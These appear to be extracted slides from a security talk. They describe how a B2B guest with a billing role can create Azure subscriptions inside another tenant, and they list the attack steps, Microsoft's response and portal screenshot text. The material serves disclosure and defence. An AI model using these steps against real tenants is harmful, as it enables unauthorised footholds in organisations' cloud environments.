
Management group ⓘ

Root management group

Subscription owner ⓘ

❗ Cannot specify management group since target subscription directory is different than the current directory.

END RESULT!




RESOURCE TENANT

Home > Subscriptions >

Subscriptions

+ Add  Advanced options ▾


Showing subscriptions in I directory. Don't see a subscription? [Switch directories](#)

 Se...

Subscriptions : **Filtered (2 of 2)**

My role == **all**

Status == **all**








 Add filter

Subscription name ↑↓	
GuestMakesSub	...
Subscription 1	...

 **GuestMakesSub** ☆ ...

Subscription

 Search ✕ <<


-  Overview
-  Activity log
-  Access control (IAM)
-  Tags
-  Diagnose and solve problems
-  Security
-  Events
- > Cost Management
- > Billing
- > Settings
- > Help

 Cancel subscription  Rename → Change directory  Feedback

^ Essentials

Subscription ID	: b46f177a-e6d2-467d-8b8f-34bc3375713b	Subscription name	: GuestMakesSub
Directory	:ft.com)	My role	: Owner
Status	: Active	Plan	: Azure Plan
Parent management group	: IShouldNotMakeThis	Secure Score	: 27%

Spending rate and forecast



Current cost
CA\$21.39

Costs by re



RECAP

ATTACK STEPS

Pre-requisites

1. Attacker is assigned billing role in HOME tenant
2. Attacker is invited into RESOURCE tenant as B2B guest

Exploit

3. Attacker creates subscription in RESOURCE tenant

In summary, any B2B guest federating into your tenant is possible vector!

**WHAT WAS MICROSOFT'S
VIEW OF THIS?**

MICROSOFT'S POSITION

- Confirmed this behaviour was intended as a feature
- No controls exist, at time of meeting, to prevent guests using billing role privilege across tenant.*
- Subscriptions are a security boundary in Azure


*This was updated and Microsoft now proposes controls. We will cover at the end.

CAN GUEST MADE SUBSCRIPTIONS BE ABUSED?

WE NEED RELIABLE ATTACK VECTOR

HOW DO WE BECOME A BILLING ADMIN?

- Sign up for a free Azure trial!



HOW CAN WE INSERT A RESTLESS GUEST?

- <https://learn.microsoft.com/en-us/entra/external-id/external-collaboration-settings-configure>

